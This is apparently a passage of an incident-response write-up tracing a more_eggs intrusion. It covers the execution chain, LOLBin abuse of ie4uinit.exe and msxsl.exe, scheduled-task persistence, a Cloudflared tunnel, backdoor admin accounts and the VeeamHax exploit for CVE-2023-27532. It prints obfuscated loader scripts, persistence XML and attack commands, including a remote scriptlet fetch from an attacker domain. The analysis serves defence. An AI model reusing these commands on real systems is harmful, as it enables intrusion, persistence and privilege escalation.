
Execution

Once the victim uncompressed the zip, they clicked the Windows Shortcut file John-_Shimkus.lnk which executed the infection flow.




Of note, the image 2.jpg that was alongside the payload in the .zip was not used by the malware. We assess that it was likely used to "pad" the zip in order to decrease detection potential.

Upon execution of the Windows Shortcut, there were several steps of execution that are discussed further below.



Starting with the .lnk , we were able to parse the file which revealed a long, obfuscated argument.



After decoding the cmd.exe argument, it becomes the following command, which outputs text to the ieuinit.inf file:

```
(for %%a in ("[089F]" "sc\" "ro%%Clarify%%j,NI,%%Serious%%%%Departments%%%%Departments%%p%%Jaguar%%%%Groups%%
```

And then moves a legitimate copy of the binary, ie4uinit.exe, to a custom location while also setting some additional environment variables.

```
call xcopy /Y /C /Q %%windir%%\system32\ie4uinit.exe "%%appdata%%\microsoft\*" | set Pupils59=Seats && start
```

This section of commands appeared as follows in the process activity on the beachhead host:

```
%WINDIR%\system32\cmd.exe /S /D /c" call xcopy /Y /C /Q %%windir%%\system32\ie4uinit.exe "%APPDATA%\microsoft\

%WINDIR%\system32\cmd.exe /S /D /c" set Pupils59=Seats "

xcopy /Y /C /Q %WINDIR%\system32\ie4uinit.exe "%APPDATA%\microsoft\*"

%WINDIR%\system32\cmd.exe /S /D /c" start "" wmic process call create "%APPDATA%\microsoft\ie4uinit.exe -base

%WINDIR%\system32\cmd.exe /S /D /c" set "Pupils4=Involves Bestsellers Clubs Discussions Crane Acquire Switch
Quote Thesis Makers Gives Folks Quality Vital Posters Paintings Diamond Legend Crucial Installations Across S
Disabilities Desert Baskets Ghost Recall Illustrations Pattern Friend Spoon Agents Directories Paperbacks Spi

wmic process call create "%APPDATA%\microsoft\ie4uinit.exe -basesettings"

%APPDATA%\microsoft\ie4uinit.exe -basesetting
```

Abusing ie4uinit.exe (LOLBin)

The flow uses a documented execution hijack of IE4uinit.exe (https://lolbas-project.github.io/lolbas/Binaries/Ie4uinit/). By supplying a “side-loaded” .inf file to IE4uinit.exe, it can be used to load and execute COM scriptlets (SCT) from remote servers. In this case it was observed to reach out to the URL:

```
hxxp://a92837f.johnshimkus[.]com/setthevar
```

This was visible from the host via a DNS lookup by the ie4uinit.exe process:

```
Dns query:
RuleName: -
UtcTime: [redacted]
ProcessGuid: {fe44112f-f4b5-65f9-200f-000000000900}
ProcessId: 8256
QueryName: a92837f.johnshimkus.com
QueryStatus: 0
QueryResults: ::ffff:72.167.151.219;
Image: C:\Users\[redacted]\AppData\Roaming\microsoft\ie4uinit.exe
User: [redacted]
```

And with a Suricata rule:

source.ip	suricata.eve.alert.signature	url.domain	url.path	user_agent.name	user_agent.original
72.167.151.219	ETPRO MALWARE App Whitelist Bypass Via Com Scriptlet Inbound	a92837f.johnshimkus.com	/setthevar	IE	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E)

We can also use Prefetch to confirm that ie4uinit.exe interacted with the malicious ieuinit.inf:

20240[redacted]_PECmd_Output.csv

Drag a column header here to group by that column

Source Modified	Source Accessed	Executable Name	Run Count	Hash	Size	Version
2024-[redacted]	6:…	GAMEBARFTSERVER.EXE	1	7E3781C9	45932	Windows 10 …
2024-	6:…	GPUPDATE.EXE	1749	DC342659	11658	Windows 10 …
2024-	6:…	IDENTITY_HELPER.EXE	3	2397A153	32266	Windows 10 …
2024-	6 …	IE4UINIT.EXE	2	17C52FD0	50492	Windows 10 …
2024-	6:…	IPCONFIG.EXE	1	1D6605BA	9424	Windows 10 …

Cell contents

EXPLORER\IE4UINIT-BASESETTINGS.LOG, \VOLUME{01d7f525dd86547b-dedddce6}\$MFT,
\VOLUME{01d7f525dd86547b-dedddce6}\WINDOWS\SYSTEM32\MYDOCS.DLL,
\VOLUME{01d7f525dd86547b-dedddce6}\WINDOWS\WINSXS\AMD64_MICROSOFT.WINDOWS.COMMON-CONTROLS_6595B64144CCF1DF_6.0.19041.844_NONE_CA00B6081B84EB1D\COMCTL32.DLL,
\VOLUME{01d7f525dd86547b-dedddce6}\WINDOWS\WINDOWSSHELL.MANIFEST,
\VOLUME{01d7f525dd86547b-dedddce6}\WINDOWS\SYSTEM32\CLBCATQ.DLL,
\VOLUME{01d7f525dd86547b-dedddce6}\WINDOWS\SYSTEM32\PROPSYS.DLL,
\VOLUME{01d7f525dd86547b-dedddce6}\USERS\DESKTOP.INI,
\VOLUME{01d7f525dd86547b-dedddce6}\USERS\[redacted]\APPDATA\ROAMING\MICROSOFT\WINDOWS\LIBRARIES\DESKTOP.INI,
\VOLUME{01d7f525dd86547b-dedddce6}\WINDOWS\SYSTEM32\DEVRTL.DLL,
\VOLUME{01d7f525dd86547b-dedddce6}\WINDOWS\SYSTEM32\SPINF.DLL,
\VOLUME{01d7f525dd86547b-dedddce6}\WINDOWS\SYSTEM32\DRVSTORE.DLL,
\VOLUME{01d7f525dd86547b-dedddce6}\USERS\[redacted]\APPDATA\ROAMING\MICROSOFT\IEUINIT.INF,
\VOLUME{01d7f525dd86547b-dedddce6}\WINDOWS\SYSTEM32\SCROBJ.DLL,
\VOLUME{01d7f525dd86547b-dedddce6}\WINDOWS\SYSTEM32\SSPICLI.DLL,
\VOLUME{01d7f525dd86547b-dedddce6}\WINDOWS\SYSTEM32\WS2_32.DLL,

More_Eggs

Shortly after the execution of ie4uinit.exe, the DLL 20350.dll was dropped in the AppData folder. The process wmiprvse.exe then spawned the following command:

```
regsvr32 /s /n /i:Action "C:\Users\<user>\AppData\Roaming\Microsoft\20350.dll"
```

This DLL created .txt files as well as the legitimate MSXSL executable that were used in the next stage of execution:

```
C:\ProgramData\Microsoft\51D7701F6EB775C7.txt (XML - Schtask)
C:\ProgramData\Microsoft\29D88F75006BE8A.txt (XML - more_eggs script)
C:\ProgramData\Microsoft\178F2E426.txt
C:\ProgramData\Microsoft\msxsl.exe (Legitimate Binary)
```

The chain then used schtasks to setup persistence for the more_eggs malware.

```
schtasks /Create /TN "8766714F94DD" /XML "C:\ProgramData\Microsoft\51D7701F6EB775C7.txt"
```

Abusing msxsl.exe to deploy more_eggs

The more_eggs payload was finally loaded using the msxsl.exe binary using the documented technique – https://lolbas-project.github.io/lolbas/OtherMSBinaries/Msxsl/ :

```
C:\ProgramData\Microsoft\msxsl.exe 29D88F75006BE8A.txt 29D88F75006BE8A.txt
```

The file provided to msxsl.exe, 29D88F75006BE8A.txt, was an obfuscated JScript to load the more_eggs malware.


```
<?xml version="1.0"?>
<stylesheet version="1.0"
xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:cmalubz37="urn:schemas-microsoft-com:xslt"
xmlns:cmalubz742="cmalubz991"
>
<output method="text"/>
<cmalubz37:script implements-prefix="cmalubz742">
<![CDATA[
var mvsucny9436 = [];
var mvsucny58 = [];
var mvsucny98 = 0;
var mvsucny8636 = 0;
var mvsucny844 = 0;
var mvsucny919 = 0;
var mvsucny2 = 0;
var mvsucny9598 = 0;
var mvsucny2646 = 0;
var mvsucny938 = 0;

function mvsucny762(mvsucny6) {
    var mvsucny4829 = "";
    switch (mvsucny6) {
        case 32:
            mvsucny4829 = " ";
            break;
        case 33:
            mvsucny4829 = "!";
            break;
        case 34:
```

After executing, the more_eggs malware consistently ran the command:

```
typeperf.exe "\System\Processor Queue Length" -si 180 -sc 1
```

Typeperf is a Microsoft utility that is used collect performance data from a specified counter. In this case the Process Queue Length details the threads in the processor. The parameters -si indicates the sample interval in seconds (3 minutes), with -sc indicating the number of samples collected.

The pattern generated approximately 20 new process creation events per hour throughout the duration of the intrusion. This was based on the parameter of 180 seconds, 60 minutes (hour) / 3 minutes (180 seconds) = 20 processes.



More than one and a half days after initial infection, the threat actor deployed a Cobalt Strike Beacon using regsvr.32.exe:

```
regsvr32.exe /s /n /i "C:\ProgramData\31765.ocx"
```

The .OCX file was an unsigned DLL file, with a size of 230KB.

Persistence

more_eggs

During the initial more_eggs execution a scheduled task command was run:

```
schtasks /Create /TN "8766714F94DD" /XML "C:\ProgramData\Microsoft\51D7701F6EB775C7.txt"
```

The schtasks command was run with the /XML flag pointing to a text file dropped by the threat actor. This flag according to the Microsoft documentation:

> Creates a task specified in the XML file. Can be combined with the **/ru** and **/rp** parameters, or with the **/rp** parameter by itself if the XML file already contains the user account information.

So while using a text extension, the file was a ready made task for persistence. The task itself used a Boot Trigger to restart the malware after restart activity on the host.

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Author>SYSTEM</Author>
    <URI>\8766714F94DD</URI>
  </RegistrationInfo>
  <Triggers>
    <BootTrigger>
      <Enabled>true</Enabled>
    </BootTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-18</UserId>
      <RunLevel>HighestAvailable</RunLevel>
      <LogonType>InteractiveToken</LogonType>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>false</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>true</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>cmD</Command>
      <Arguments>/v /c set "amaggznq5526=updates" &amp;&amp; call set "amaggznq34=%amaggznq5526:~6,1%" &amp;&amp; !amaggznq34!et "amaggznq918=t" &amp;&amp; !amaggznq34!et
"amaggznq825=i" &amp;&amp; call !amaggznq34!tar!amaggznq918! "" c!amaggznq34!cr!amaggznq825!p!amaggznq918! -e:j!amaggznq34!cr!amaggznq825!p!amaggznq918! 178F2E426.txt</
Arguments>
      <WorkingDirectory>C:\ProgramData\Microsoft\</WorkingDirectory>
    </Exec>
  </Actions>
</Task>
```

The command arguments in the task pointed to a file on disk 178F2E426.txt containing:

```
var givtxm4 = 0;

function givtxm7(givtxm23) {
    return new ActiveXObject(givtxm23);
}

var givtxm44 = "x";
var givtxm1534 = ".";
var givtxm1 = "e";
var givtxm898 = "s";
var givtxm384 = "l";
var givtxm356 = "t";
var givtxm4491 = "M";
var givtxm2 = "a";
var givtxm18 = "p";
var givtxm82 = "C:\\ProgramData\\Microsoft\\";
var givtxm8436 = "29D88F75006BE8A";
var givtxm6237 = givtxm1534 + givtxm356 + givtxm44 + givtxm356;
var givtxm312 = givtxm8436 + givtxm6237 + " " + givtxm8436 + givtxm6237;
var givtxm89 = givtxm4491 + givtxm898 + givtxm44 + givtxm898 + givtxm384 + givtxm1534 + givtxm1 + givtxm44 + givtxm1;
var givtxm5162 = givtxm7(givtxm898 + "h" + givtxm1 + "ll" + givtxm1534 + givtxm2 + givtxm18 + givtxm18 + givtxm384 + "ica" + givtxm356 + "ion");
givtxm5162.ShellExecute(givtxm89, givtxm312, givtxm82, "", 0);
givtxm4 = 682;
```

When decoded we can see the script would result in the execution of msxsl.exe and the more_eggs script files disguised as text files.

```
var C:\\ProgramData\\Microsoft\\ = "C:\\ProgramData\\Microsoft\\";
var 29D88F75006BE8A = "29D88F75006BE8A";
var . + t + x + t = . + t + x + t;
var givtxm312 = 29D88F75006BE8A + . + t + x + t + " " + 29D88F75006BE8A + . + t + x + t;
var givtxm89 = M + s + x + s + l + . + e + x + e;
var givtxm5162 = givtxm7(s + "h" + e + "ll" + . + a + p + p + l + "ica" + t + "ion");
givtxm5162.ShellExecute(givtxm89, givtxm312, C:\\ProgramData\\Microsoft\\, "", 0);
givtxm4 = 682;

shell.applicationShellExecute(Msxsl.exe 29D88F75006BE8A.txt 29D88F75006BE8A.txt, C:\\ProgramData\\Microsoft\\, "", 0);
```

Cloudflared

On a backup server the threat actor downloaded a zip file named cloudflared.zip from the temp.sh file sharing site using Internet Explorer. We can see the internet explorer process write the file and extract the download url from the WebCacheV01.dat file for the user.

```
File created:
RuleName: -
UtcTime: [redacted]
ProcessGuid: {6358e9f0-75c6-65fc-2917-000000000e00}
ProcessId: 9116
Image: C:\Program Files\internet explorer\iexplore.exe
TargetFilename: C:\Users\sqlbackup\Downloads\cloudflared.zip.qfzc948.partial
CreationUtcTime: [redacted]
User: [redacted]\sqlbackup
```


```
{
  "visit_count": 3,
  "secure_dir": 0,
  "sync_time": "[redacted]",
  "url": "https://temp.sh/EFOVJ/cloudflared.zip",
  "file_size": 0,
  "cache_id": 0,
  "modified_time": "[redacted]",
  "url_hash": 8333626657486659737,
  "expiry_time": "[redacted]",
  "_time": "[redacted]",
  "entry_id": 16,
  "user": "sqlbackup",
  "container_id": 5
}
```



The threat actor then installed the tool Cloudflared through the MSI installer on two hosts in the environment. Cloudflared is a tool that can be used to tunnel traffic through Cloudflare's services. This allows the threat actor to proxy access to the private network through the tunnel.

```
"C:\Windows\System32\msiexec.exe" /i "C:\ProgramData\cloudflared\cloudflared-windows-amd64.msi"
```


Server	Command Line	Decoded Config (Redacted with Example Text)
Backup Server	cloudflared-windows-amd64.exe service install eyJ<REDACTED>J9	{“a”:”ddce269a1e3d054cae349621c198dd52″,”t”:”e8c8cb73-248f-4b39-9cf9-c6fb3b89edb9″,”s”:”AMYNzTjTCQQtlLE5j0ZY4zDYMwxj2wAMZTzQYUOjYZzMh0ty
An app server	cloudflared.exe service install eyJ<REDACTED>J9	{“a”:”ddce269a1e3d054cae349621c198dd52″,”t”:”35575e50-eae2-4d40-bcee-5a1986b0df1e”,”s”:”TYWmL3jYjMZMAwN3NMZBU3iMEMZ0mTJztgNhEW1jODMTC

The MSI and subsequent command would install the service (System EID 7045) as Cloudflared agent with the start type of auto start. This would allow persistent access through the tunnel established by the agent.

Installation of the CloudFlared results in Cloudflared Windows Events being logged in the Application log. The events indicating the Cloudflared service starting and the tunnel being established were recorded as Event ID 1 – Cloudflared.



Followed by tunnel establishment:



Create Accounts

During the intrusion the threat actor created four different user accounts. Three were local users and added to the host’s local Administrators group with a final user account being added to the domain and domain Administrators group. All of the users were added using net.exe but the commands were initiated via a variety of ways including local command shells, application exploits, and remote services.


process.name	process.command_line	process.parent.name	process.parent.command_line
net.exe	net user backup Password!12 /add	cmd.exe	C:\Windows\system32\cmd.exe /C net user backup Password!12 /add
net.exe	net localgroup Administrators backup /add	cmd.exe	C:\Windows\system32\cmd.exe /C net localgroup Administrators backup /add
net.exe	net user sqlbackup Password!1221! /add	cmd.exe	"C:\Windows\system32\cmd.exe" /c net user sqlbackup Password!1221! /add
net.exe	net localgroup administrators sqlbackup /add	cmd.exe	"C:\Windows\system32\cmd.exe" /c net localgroup administrators sqlbackup /add
net.exe	net user sqlbackup Password!12 /add	cmd.exe	cmd.exe /c net user sqlbackup Password!12 /add
net.exe	net localgroup Administrators sqlbackup /add	cmd.exe	cmd.exe /c net localgroup Administrators sqlbackup /add
net.exe	net user adm_1 Password!1221! /add	cmd.exe	"C:\Windows\system32\cmd.exe"
net.exe	net localgroup Administrators adm_1 /dom	cmd.exe	"C:\Windows\system32\cmd.exe"
net.exe	net localgroup Administrators adm_1 /add	cmd.exe	"C:\Windows\system32\cmd.exe"

User names observed during the intrusion:

User	Scope	Host	Execution Method
backup	local	beachhead	Local cmd spawned from Cobalt Strike
sqlbackup	local	backup server	exploit
sqlbackup	local	management server	Remote service
adm_1	domain	management server	Cmd spawned from interactive RDP session

Privilege Escalation

The threat actor then used a modified version of VeeamHax (https://github.com/sfewer-r7/CVE-2023-27532). This tool exploited CVE-2023-27532. Below is a side by side of the decompiled version we observed and the source. The main changes were to allow arbitrary SQL commands to be supplied as an argument evaluated on the Veeam target.



The –cmd argument gets executed through a hard coded xp_cmdshell command. As seen below, the threat actor stuck to using the default value in the original version of the VeeamHax exploit – c:\windows\notepad.exe.

```
36                  else if (args[i] == "--help" || args[i] == "-h" || args[i] == "/?")
37                  {
38                      Console.WriteLine("Usage: VeeamHax.exe [--verbose] --target 192.168.0.1 --port 9401 [--cmd \"c:\\windows\\notepad.exe\"]");
39                      return;
40                  }
41              }
42
```

This ended up being executed on the target SQL server but did not serve any purpose to their goals. The notepad process was used for Proof of Concept purposes. In this execution context, Notepad.exe is considered a harmless process that does not lead to any malicious activity. The –sql argument was the custom addition to the script that would allow arbitrary SQL commands to be passed to the exploit.

The threat actor ran the following commands using their custom version of VeeamHax.exe to enable xp_cmdshell before creating a local administrator named sqlbackup with the password of Password!1221!.

```
VeeamHax.exe --verbose --target <backup server> --port 9401 --cmd "c:\windows\notepad.exe" --sql "select @@ve
VeeamHax.exe --verbose --target <backup server> --port 9401 --cmd "c:\windows\notepad.exe" --sql "EXEC sp_con
VeeamHax.exe --verbose --target <backup server> --port 9401 --cmd "c:\windows\notepad.exe" --sql "RECONFIGURE
VeeamHax.exe --verbose --target <backup server> --port 9401 --cmd "c:\windows\notepad.exe" --sql "EXEC sp_con
VeeamHax.exe --verbose --target <backup server> --port 9401 --cmd "c:\windows\notepad.exe" --sql "RECONFIGURE
VeeamHax.exe --verbose --target <backup server> --port 9401 --cmd "c:\windows\notepad.exe" --sql "EXEC master
VeeamHax.exe --verbose --target <backup server> --port 9401 --cmd "c:\windows\notepad.exe" --sql "EXEC master
```


The VeeamHax.exe binary included the developers Program Database (PDB) string as:

```
E:\Developer\yahtochka\2\CVE-2023-27532\obj\Release\VeeamHax.pdb
```

From the backup server we observed the net commands executed by the MSSQL process.


```
"%WINDIR%\system32\cmd.exe" /c net user sqlbackup Password!1221! /add
"%WINDIR%\system32\cmd.exe" /c net localgroup administrators sqlbackup /add
```

The Security event log recorded the local account creation in Event ID 4720:

